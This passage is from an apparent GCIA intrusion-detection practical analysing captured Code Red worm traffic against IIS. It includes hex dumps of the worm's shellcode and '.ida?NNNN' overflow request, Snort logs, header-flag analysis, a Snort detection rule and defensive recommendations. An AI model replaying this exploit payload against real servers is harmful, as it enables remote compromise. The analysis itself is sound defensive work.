0010  ff ff b9 86 00 00 00 b8 cc cc cc cc f3 ab c7 85   ................
0020  70 fe ff ff 00 00 00 00 e9 0a 0b 00 00 8f 85 68   p..............h
0030  fe ff ff 8d bd f0 fe ff ff 64 a1 00 00 00 00 89   .........d......
0040  47 08 64 89 3d 00 00 00 00 e9 6f 0a 00 00 8f 85   G.d.=.....o.....
0050  60 fe ff ff c7 85 f0 fe ff ff ff ff ff ff 8b 85   `...............
0060  68 fe ff ff 83 e8 07 89 85 f4 fe ff ff c7 85 58   h..............X
0070  fe ff ff 00 00 e0 77 e8 9b 0a 00 00 83 bd 70 fe   ......w.......p.
0080  ff ff 00 0f 85 dd 01 00 00 8b 8d 58 fe ff ff 81   ...........X....
0090  c1 00 00 01 00 89 8d 58 fe ff ff 81 bd 58 fe ff   .......X.....X..
00a0  ff 00 00 00 78 75 0a c7 85 58 fe ff ff 00 00 f0   ....xu...X......
00b0  bf 8b 95 58 fe ff ff 33 c0 66 8b 02 3d 4d 5a 00   ...X...3.f..=MZ.
00c0  00 0f 85 9a 01 00 00 8b 8d 58 fe ff ff 8b 51 3c   .........X....Q<
```

```
00d0  8b 85 58 fe ff ff 33 c9 66 8b 0c 10 81 f9 50 45   ..X...3.f.....PE
00e0  00 00 0f 85 79 01 00 00 8b 95 58 fe ff ff 8b 42   ....y.....X....B
00f0  3c 8b 8d 58 fe ff ff 8b 54 01 78 03 95 58 fe ff   <..X....T.x..X..
0100  ff 89 95 54 fe ff ff 8b 85 54 fe ff ff 8b 48 0c   ...T.....T....H.
0110  03 8d 58 fe ff ff 89 8d 4c fe ff ff 8b 95 4c fe   ..X.....L.....L.
0120  ff ff 81 3a 4b 45 52 4e 0f 85 33 01 00 00 8b 85   ...:KERN..3.....
0130  4c fe ff ff 81 78 04 45 4c 33 32 0f 85 20 01 00   L....x.EL32.. ..
0140  00 8b 8d 58 fe ff ff 89 8d 34 fe ff ff 8b 95 54   ...X.....4.....T
0150  fe ff ff 8b 85 58 fe ff ff 03 42 20 89 85 4c fe   .....X....B ..L.
0160  ff ff c7 85 48 fe ff ff 00 00 00 00 eb 1e 8b 8d   ....H...........
0170  48 fe ff ff 83 c1 01 89 8d 48 fe ff ff 8b 95 4c   H........H.....L
0180  fe ff ff 83 c2 04 89 95 4c fe ff ff 8b 85 54 fe   ........L.....T.
0190  ff ff 8b 8d 48 fe ff ff 3b 48 18 0f 8d c0 00 00   ....H...;H......
01a0  00 8b 95 4c fe ff ff 8b 02 8b 8d 58 fe ff ff 81   ...L.......X....
01b0  3c 01 47 65 74 50 0f 85 a0 00 00 00 8b 95 4c fe   <.GetP........L.
01c0  ff ff 8b 02 8b 8d 58 fe ff ff 81 7c 01 04 72 6f   ......X....|..ro
01d0  63 41 0f 85 84 00 00 00 8b 95 48 fe ff ff 03 95   cA........H.....
01e0  48 fe ff ff 03 95 58 fe ff ff 8b 85 54 fe ff ff   H.....X.....T...
01f0  8b 48 24 33 c0 66 8b 04 0a 89 85 4c fe ff ff 8b   .H$3.f.....L....
0200  8d 54 fe ff ff 8b 51 10 8b 85 4c fe ff ff 8d 4c   .T....Q...L....L
0210  10 ff 89 8d 4c fe ff ff 8b 95 4c fe ff ff 03 95   ....L.....L.....
0220  4c fe ff ff 03 95 4c fe ff ff 03 95 4c fe ff ff   L.....L.....L...
0230  03 95 58 fe ff ff 8b 85 54 fe ff ff 8b 48 1c 8b   ..X.....T....H..
0240  14 0a 89 95 4c fe ff ff 8b 85 4c fe ff ff 03 85   ....L.....L.....
0250  58 fe ff ff 89 85 70 fe ff ff eb 05 e9 0d ff ff   X.....p.........
0260  ff e9 16 fe ff ff 8d bd f0 fe ff ff 8b 47 08 64   .............G.d
0270  a3 00 00 00 00 83 bd 70 fe ff ff 00 75 05 e9 38   .......p....u..8
0280  08 00 00 c7 85 4c fe ff ff 01 00 00 00 eb 0f 8b   .....L..........
0290  8d 4c fe ff ff 83 c1 01 89 8d 4c fe ff ff 8b 95   .L........L.....
02a0  68 fe ff ff 0f be 02 85 c0 0f 84 8d 00 00 00 8b   h...............
02b0  8d 68 fe ff ff 0f be 11 83 fa 09 75 21 8b 85 68   .h.........u!..h
02c0  fe ff ff 83 c0 01 8b f4 50 ff 95 90 fe ff ff 3b   ........P......;
02d0  f4 90 43 4b 43 4b 89 85 34 fe ff ff eb 2a 8b f4   ..CKCK..4....*..
02e0  8b 8d 68 fe ff ff 51 8b 95 34 fe ff ff 52 ff 95   ..h...Q..4...R..
02f0  70 fe ff ff 3b f4 90 43 4b 43 4b 8b 8d 4c fe ff   p...;..CKCK..L..
0300  ff 89 84 8d 8c fe ff ff eb 0f 8b 95 68 fe ff ff   ............h...
0310  83 c2 01 89 95 68 fe ff ff 8b 85 68 fe ff ff 0f   .....h.....h....
0320  be 08 85 c9 74 02 eb e2 8b 95 68 fe ff ff 83 c2   ....t.....h.....
0330  01 89 95 68 fe ff ff e9 53 ff ff ff 8b 85 68 fe   ...h....S.....h.
0340  ff ff 83 c0 01 89 85 68 fe ff ff 8b 4d 08 8b 91   .......h....M...
0350  84 00 00 00 89 95 6c fe ff ff c7 85 4c fe ff ff   ......l.....L...
0360  04 00 00 00 c6 85 d0 fe ff ff 68 8b 45 08 89 85   ..........h.E...
0370  d1 fe ff ff c7 85 d5 fe ff ff 5b 53 53 ff c7 85   ..........[SS...
0380  d9 fe ff ff 63 78 90 90 8b 4d 08 8b 51 10 89 95   ....cx...M..Q...
0390  50 fe ff ff 83 bd 50 fe ff ff 00 75 26 8b f4 6a   P.....P....u&..j
03a0  00 8d 85 4c fe ff ff 50 8b 8d 68 fe ff ff 51 8b   ...L...P..h...Q.
03b0  55 08 8b 42 08 50 ff 95 6c fe ff ff 3b f4         U..B.P..l...;.
```

NOTE:
Frames 816, 817, & 818 - lines containing duplicate information as frame 811 have been omitted to save space.

```
Frame 816 (1482 bytes on wire, 1482 bytes captured)
    Arrival Time: Nov  4, 2002 23:48:53.736507000
    Time delta from previous packet: 55.540000000 seconds
    Time relative to first packet: 35207.300000000 seconds
Frame 817 (1482 bytes on wire, 1482 bytes captured)
    Arrival Time: Nov  4, 2002 23:49:23.106507000
    Time delta from previous packet: 29.370000000 seconds
    Time relative to first packet: 35236.670000000 seconds
Frame 818 (1482 bytes on wire, 1482 bytes captured)
    Arrival Time: Nov  4, 2002 23:49:53.206507000
    Time delta from previous packet: 30.100000000 seconds
    Time relative to first packet: 35266.770000000 seconds
```

SNORT OUTPUT

Packet 1 of 4
CMD:> snort -r 2002.10.5.1 -X -e -y -l c:\snort\log host 80.5.184.140

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-23:47:58.196507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x5CA
80.5.184.140 -> 207.166.236.13 TCP TTL:112 TOS:0x0 ID:15952 IpLen:20 DgmLen:1468
DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
(ETHERNET)
0x0010: 05 BC 3E 50 60 00 70 06 2B 84 50 05 B8 8C CF A6  ..>P`.p.+.P.....  (IP)
0x0020: EC 0D 0D FF 00 50 D5 3C 08 DC 6E C1 48 95 50 10  .....P.<..n.H.P.  (TCP)
0x0030: 44 70 AC 4C 00 00 47 45 54 20 2F 64 65 66 61 75  Dp.L..GET /defau  (HTTP)
0x0040: 6C 74 2E 69 64 61 3F 4E 4E 4E 4E 4E 4E 4E 4E 4E  lt.ida?NNNNNNNNN
0x0050: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0060: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0070: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0080: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0090: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00A0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00B0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00C0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00D0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00E0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00F0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0100: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0110: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0120: 4E 4E 4E 4E 4E 4E 4E 25 75 39 30 39 30 25 75 36  NNNNNNN%u9090%u6
0x0130: 38 35 38 25 75 63 62 64 33 25 75 37 38 30 31 25  858%ucbd3%u7801%
0x0140: 75 39 30 39 30 25 75 36 38 35 38 25 75 63 62 64  u9090%u6858%ucbd
0x0150: 33 25 75 37 38 30 31 25 75 39 30 39 30 25 75 36  3%u7801%u9090%u6
    -- SNIPPED TO SAVE SPACE --
0x0580: C7 85 D5 FE FF FF 5B 53 53 FF C7 85 D9 FE FF FF  ......[SS.......
0x0590: 63 78 90 90 8B 4D 08 8B 51 10 89 95 50 FE FF FF  cx...M..Q...P...
0x05A0: 83 BD 50 FE FF FF 00 75 26 8B F4 6A 00 8D 85 4C  ..P....u&..j...L
0x05B0: FE FF FF 50 8B 8D 68 FE FF FF 51 8B 55 08 8B 42  ...P..h...Q.U..B
0x05C0: 08 50 FF 95 6C FE FF FF 3B F4                    .P..l...;.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Packets 2, 3, and 4 of 4 *
CMD:> snort -r 2002.10.5.1 -y -l c:\snort\log host 80.5.184.140

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-23:48:53.736507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:21659 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-23:49:23.106507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:24707 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-23:49:53.206507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:27853 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Observed activity included the HTTP request “GET /default.ida?NNNNN”, along with the “HOST:www.worm.com”. These distinct patterns tend to “pop-out” at you and are generally characteristics associated with the Code Red worm.

Because of this, most would probably say - yes, it's definitely Code Red, without investigating it much further. However, once I did start exploring in greater detail, I saw some unusual settings that aren't usually considered typical.

Let's start with the IP Header. Note that it's high order bit of the 6th byte offset, 7th byte in, (flags field) contains a hex value of 6. By converting the hex to binary (0110), then applying it to the model set forth in RFC 791, we can see that both the "don't fragment" and "more fragment" bits are turned on. The next setting I found to be odd was in the TCP Header. Looking at it's 13th byte offset, you can see that it contains a hex value of 10. Again converting to binary (010000) and using RFC, we can see that only the acknowledgement (ACK) flag is set.

IP HEADER

45 00 05 BC 3E 50 **6**0 00 70 06 2B 84 50 05 B8 8C CF A6 EC 0D

Hex = 6	R	**DF**	**MF**	OFFSET
Binary = 0**11**0	0	**1**	**1**	0

TCP HEADER

0D FF 00 50 D5 3C 08 DC 6E C1 48 95 50 **10** 44 70 AC 4C 00 00

Hex = 10	U	**A**	P	R	S	F
Binary = 0**1**0000	0	**1**	0	0	0	0

Typically, these packets are seen with an ACK and a PUSH. So even if my raw file were checked against the "Web-IIS" snort rule, it probably wouldn't have generated alert. Why not? Because the single ACK flag would not have matched the rule's string "flags: A+" (Versions 1.8.7 and prior) or "flow:to_server,established" (Versions 1.9 and newer) that checks for session establishment.

After searching through some of the posted practicals, I did manage to find another detect that was similar to this one. It belongs to Donald Gregory and can be viewed at http://www.giac.org/practical/GCIA/Donald_Gregory_GCIA.pdf. His Code Red detect also had both the MF and DF flags set. However, one major difference was his didn't contain a lone ACK. Instead, his had both a PUSH and an ACK.

I decided to check my raw file (2002.10.05), the previous days file (2002.10.04), and the following days file (2002.10.06), for similar activity. Using Ethereal, I created the filter "ip.flags == 06" to retain only frames containing the same "DF MF" IP header flag settings. For the three-day period, a total of eleven instances were found. Of which, four were the original packets and the remaining seven (displayed below) were new.

2002.10.4 Raw File

```
11/04/02-06:49:09.236507 80.3.249.113 -> 207.166.43.206
TCP TTL:112 TOS:0x0 ID:44083 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
```

2002.10.5 Raw File

```
11/04/02-19:26:01.496507 62.253.118.109 -> 207.166.39.74
TCP TTL:47 TOS:0x0 ID:49225 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-19:26:26.756507 62.253.118.109 -> 207.166.39.74
TCP TTL:47 TOS:0x0 ID:50334 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-19:27:12.946507 62.253.118.109 -> 207.166.39.74
TCP TTL:47 TOS:0x0 ID:52432 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-19:35:58.226507 62.253.118.109 -> 207.166.39.74
TCP TTL:47 TOS:0x0 ID:11321 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-23:47:58.196507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:16062 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-23:48:53.736507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:21659 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-23:49:23.106507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:24707 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/04/02-23:49:53.206507 80.5.184.140 -> 207.166.236.13
TCP TTL:112 TOS:0x0 ID:27853 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
```

2002.10.6 Raw File


```
11/06-00:58:33.416507 80.5.184.140 -> 207.166.211.223
TCP TTL:112 TOS:0x0 ID:34053 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/06-10:48:49.656507 213.107.252.117 -> 207.166.5.172
TCP TTL:111 TOS:0x0 ID:48234 IpLen:20 DgmLen:1468 DF MF
Frag Offset: 0x0000   Frag Size: 0x05A8
```

To quickly determine if these frames also had the same lone ACK setting, another Ethereal filter was created and applied. The results of “tcp.flags == 16”, revealed that these seven new packets also contained the same single ACK flag setting.

Six of the seven new packets were either a continuation or retry of a continuation. Each appeared to contain the ending payload of Code Red. I tried locating their associated originating packets, but was unsuccessful. The only one containing the first part of the Code Red payload (last entry below), was also a retransmission/retry. Again, I was unsuccessful in locating an originating packet.

Date	Source	Destination	Ptl	Info
10.4	80.3.249.113	207.166.43.206	HTTP	Continuation
10.5	62.253.118.109	207.166.39.74	HTTP	Continuation
	62.253.118.109	207.166.39.74	HTTP	[TCP Retransmission] Continuation
	62.253.118.109	207.166.39.74	HTTP	[TCP Retransmission] Continuation
	62.253.118.109	207.166.39.74	HTTP	[TCP Retransmission] Continuation
10.6	213.107.252.117	207.166.5.172	HTTP	Continuation
10.6	80.5.184.140	207.166.211.223	HTTP	[TCP Retransmission] GET /default.ida?NN

The diagram below was included to help provide a visual illustration on the packet level data flow occurring in a normal HHTP session. Both "Pure TCP packets" and "TCP packets containing HTTP packets" are depicted.



3.3. Probability Source Address was spoofed

Since this is TCP connection, session establishment (although not observed) would need to take place in order to send the HTTP request to the web server. So I'd say the probability of spoofing, although possible, is low

I performed a lookup on each and the source IPs, I discovered that they all belonged to NTL. A little more web searching and I found their webpage at http://www.ntl.com. Surfing to that site, I discovered that "ntl Group Limited" (ntl) is an ISP that offers "award-winning 600K Broadband service".


62.253.118.109 (cpc2-flee1-4-0-cust109.glfd.cable.ntl.com)

inetnum:	62.253.112.0 - 62.253.119.255
netname:	NTL

```
            descr:          NTL Guildford - CABLE HEADEND

      80.3.249.113 (cpc2-rdng1-3-0-cust113.winn.cable.ntl.com)
            inetnum:        80.3.248.0 - 80.3.255.255
            netname:        NTL
            descr:          NTL Brentford - CABLE HEADEND
            country:        GB

      80.5.184.140 (cpc1-warw1-3-0-cust140.brhm.cable.ntl.com)
            inetnum:        80.5.184.0 - 80.5.191.255
            netname:        NTL
            descr:          NTL Birmingham - Cable Headend
            country:        GB

      213.107.252.117 (cpc1-colc1-4-0-cust117.colc.cable.ntl.com)
            inetnum:        213.107.224.0 - 213.107.255.255
            netname:        NTL
            descr:          NTL Internet
            descr:          Colchester site
            country:        GB
```

3.4. Description of Attack

Although these packets had both the don't and more fragment(s) bits turned on, I still believe it's Code Red. The flags may have been modified in an attempt to elude detection systems. Also, when I first started working with the packets, I had to modify my Norton Antivirus settings to exclude certain folders because it kept quarantining my work because it recognized it as Code red.



```
Scan type:  Realtime Protection Scan
Event:  Virus Found!
Virus name: CodeRed Worm
File:  C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\followXXXXa01372
Location:  Quarantine
Computer:  INCUS
User:  Administrator
Action taken:  Clean failed : Quarantine succeeded : Access denied
Date found: Wed Nov 12 10:17:30 2003
```

Total Notifications: 1 | Currently displayed: 1

CVE-2001-0500 describes the vulnerability as a Buffer overflow in ISAPI extension (idq.dll) in Index Server 2.0 and Indexing Service 2000 in IIS 6.0 beta and earlier allows remote attackers to execute arbitrary commands via a long argument to Internet Data Administration (.ida) and Internet Data Query (.idq) files such as "default.ida", as commonly exploited by Code Red.

Code Red exploits a known remote buffer overflow vulnerability in one of the add-in components that is installed by default in Microsoft Internet Information

Services (IIS) software. There have been several variants of Code Red with side effects ranging from defaced web pages to changing system configurations and installing a Trojan Horse that will allow access to the compromised system, should the initial entry/infection point be closed.

NMap has the ability to perform a TCP "ping" to determine what hosts are up. Instead of sending ICMP echo request packets and waiting for a response, it spews out TCP ACK packets throughout the target network (or to a single machine) and then waits for responses to trickle back. Hosts that are up should respond with a RST. This option preserves the efficiency of only scanning hosts that are up while still allowing you to scan networks/hosts that block ping packets. The default port is 80, since this port is often not filtered out. Although farfetched, a perpetrator could try to craft packets using a program such as this, disguising it as Code Red to throw off analysts. The scenario is probably highly unlikely, but when I didn’t see any packets showing the session establishment, but I did see the lone ACKs, port 80s, and nuances of crafted packets, I thought of the TCP ping.

3.5. Attack Mechanism

As part of its installation process, IIS installs several ISAPI extensions -- .dll’s that provide extended functionality. Among these is idq.dll, which is a component of Index Server and provides support for administrative scripts (.ida files) and Internet Data Queries (.idq files).

A security vulnerability results because the idq.dll contains an unchecked buffer in a section of code that handles input URLs. An attacker who could establish a web session with a server on which idq.dll is installed could conduct a buffer overrun attack and execute code on the web server. Idq.dll runs in the System context, so exploiting the vulnerability would give the attacker complete control of the server and allow him to take any desired action on it.

The buffer overrun occurs before any indexing functionality is requested. As a result, even though idq.dll is a component of Index Server/Indexing Service, the service would not need to be running in order for an attacker to exploit the vulnerability. As long as the script mapping for .idq or .ida files were present, and the attacker were able to establish a web session, he could exploit the vulnerability.

Source: Microsoft Security Bulletin MS01-033, Last updated 11/04/2003
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

3.6. Correlations

Google, yahoo, and altavista search engines were used to perform many searches. The results are listed below.

The CERT Coordination Center has published an Incident Note, IN-2001-08, pertaining to the "Code Red" Worm Exploiting Buffer Overflow in IIS Indexing Service DLL.

The Common Vulnerabilities and Exposures (CVE), CVE-2001-0500, contains a description of the Buffer overflow in ISAPI extension.

This exploit was first detected and reported by eEye Digital Security. Their advisory, AD20010618 “All versions of Microsoft Internet Information Services Remote buffer overflow (SYSTEM Level Access)”, which can be viewed in it’s entirety at http://www.eeye.com/html/Research/Advisories/AD20010618.html.

A posting at http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00204.html, suggested that the DF and MF flags may be due to a router or fragmenting program that ignored the DF flag and fragmented it anyway. An example of Code Red variants being split up and sent as separate packets (without fragmentation) and arriving with the DF bit set, can be found at http://www.incidents.org/archives/intrusions/msg03510.html. If one took this Code Red variant, then ran it through a fragmenting program, it could leave the DF flag on the initial fragment. Later fragments would only have the MF flag set and therefore would not trigger the IDS bad fragbits rule.

The Microsoft TechNet website, Microsoft Security Bulletin MS01-033, contains detailed information regarding Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

GCIA Practical, #598 - Donald Gregory, containing a detect similar to mine. I agree with his assessment that the packets are Code Red and may have been crafted in an effort to elude detection.

A report entitled “Browsing the Web, Protocol by Protocol - An Introduction” by Charlotta Baath, dated 28th May 2003, and a Berkeley University webpage at http://networkservices.berkeley.edu/lifeofpacket/#3 both contain nice diagrams and information on HTTP sessions, including pure TCP packets and TCP packets that contain HTTP packets.

Code Red removal instructions were found on the Symantec website.

3.7. Evidence of Active Targeting

Was one host or a series of hosts targeted? I’d have to answer no. Based on my search of the three raw log files (2002.10.4, 5, and 6), eleven packets containing Code Red characteristics were found. Of these, there were four unique source IPs and five unique destination IPs. If more information were available from the log files, a better call could probably be made on whether active targeting was present or not.

3.8. Severity

Severity = (criticality + lethality) - (system countermeasures + network countermeasures)	
Criticality: a measure of how critical the target system is.	**3** - Without knowledge of the topology or the hosts that reside on the local network, it’s difficult to provide an accurate assessment for the severity of this attack. However, since this exploit could be used to gain administrative access, I’ll assume

	it's a webserver and give it a criticality of 3.
Lethality: a measure of how severe the damage to the targeted system would be if the attack is successful.	**4** - Even though only buffer overflow "attempts" were observed, I'd still assign a 4 to this category. Why? If it were successful, administrative access could be gained.
System Countermeasures: a measure of the strength of the defensive mechanisms in place, on the targeted host itself.	**4** - I didn't observe any unusual traffic regarding the destination IP (i.e. "Hacked by Chinese"), I don't believe the attempt was successful.
Network Countermeasures: a measure of the strength of the defensive mechanisms employed on the network.	**2** - It appears the defense, networks perimeter firewalls and or routers, for this type of attack is weak or non-existent.
Severity = (3 + 4) – (4 + 2) = 1. The severity of this traffic is low.	

3.9. Defensive Recommendation

To begin, I'd ensure hosts are properly patched to better protect against known vulnerabilities. Also, all systems should be running antivirus software along with the latest virus definition files. With the exception of web servers, consider blocking port 80 accesses to internal systems. Finally, I'd contact NTL and inform them of the possible infection.

3.10. Test Question

The Snort rule's "Flow" option was new in version 1.9 and largely replaced the need for which other option.

A. "session establishment"
B. "TCP session"
C. "flags : A+"
D. Snort does not contain a "flow" option.

Answer: C. The "flags" option was used in version 1.8.7 and below to generally indicate that a session was established or not with the classic "flags: A+" test that would check to make sure that the three way handshake of a TCP session wasn't being inspected. (Source: GCIA Training Module, Section 3.3.4 - Snort IV, Snort Rules, Rule Options: Flow).

Five Day Posting

Detect was posted for seven days (11/26/03 until 12/3/03)
Question #1

-----Original Message-----
From: Jim Forster [mailto:jforster@pop2.gwtc.net]
Sent: Wednesday, November 26, 2003 7:08 PM
To: McFarland, David L. (Contractor)
Subject: Re: LOGS: GIAC GCIA Version 3.4 Practical Detect David McFarland

The stock CodeRed rule from the day it hit should have detected that, although if the frag-bits hit first... (depending on your rule order) makes sense. (Possible stream re-assembly issue, but... I believe was fixed in 2.0.3) The ACK+ and not established may have dropped as well. I seem to be seeing a LOT more ACK only, so it was good timing Marty moved the ruleset base to the new format. - Good to reference the rulebase and versions in there as well, gives retrospect. I like your analysis, and the reference to "mutations" - keep that, there were a few. (joe-monkey alters 4 lines to make a "new strain".) Gotta love the ease of alters.. I don't normally speak up, but it's near Thanksgiving, and I"m tired of cooking. I needed some geek-news. =D

Good work. I like your analysis.

"A life spent making mistakes is not only more honorable, but more useful
than a life spent doing nothing."
-George Bernard Shaw

Response #1

-----Original Message-----
From: McFarland, David L. (Contractor)
Sent: Thursday, November 27, 2003 10:30 PM
To: Jim Forster [mailto:jforster@pop2.gwtc.net]
Subject: RE: LOGS: GIAC GCIA Version 3.4 Practical Detect David McFarland

Jim Forster,
Originally, I was expecting to see it picked up by the CodeRed, WEB IIS (shown below), rule myself.

```
# $Id: WEB IIS Rules,v 1.63 2003/06/13
  alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS
  ISAPI .ida attempt"; flow:to_server,established; uricontent:".ida?"; nocase;
  reference:arachnids,552; classtype:web-application-attack; reference:bugtraq,1065;
  reference:cve,CAN-2000-0071; sid:1243; rev:8;)
```

Because my packets had only the TCP ACK bit turned on, I don't believe it would have triggered because of the rule's "flow:to_server,established" option. Basically, the option looks for:

- "to_server" - trigger on client requests from A to B.
- "established" - trigger ONLY on established TCP connections.

An older rule, using “flags” instead of “flow”, probably wouldn't have picked it up either because it contained the "flags:A+" option. This means it matches on any packet that has the TCP ACK flag ***AND*** any other TCP flags set.

Hopefully, this answered your question. Dave

References

Altavista. “Search Engine”. URL: http://www.altavista.com

Baath, Charlotta. “Browsing the Web, Protocol by Protocol - An Introduction”. 28 May 2003. URL: http://www.d.kth.se/~d99-lba/doc/report-inet-cbaath.pdf

Berkeley University. “Comms and Network Services - What happens when I type a URL?” 18 Feb 2003. URL: http://networkservices.berkeley.edu/lifeofpacket/#3 .

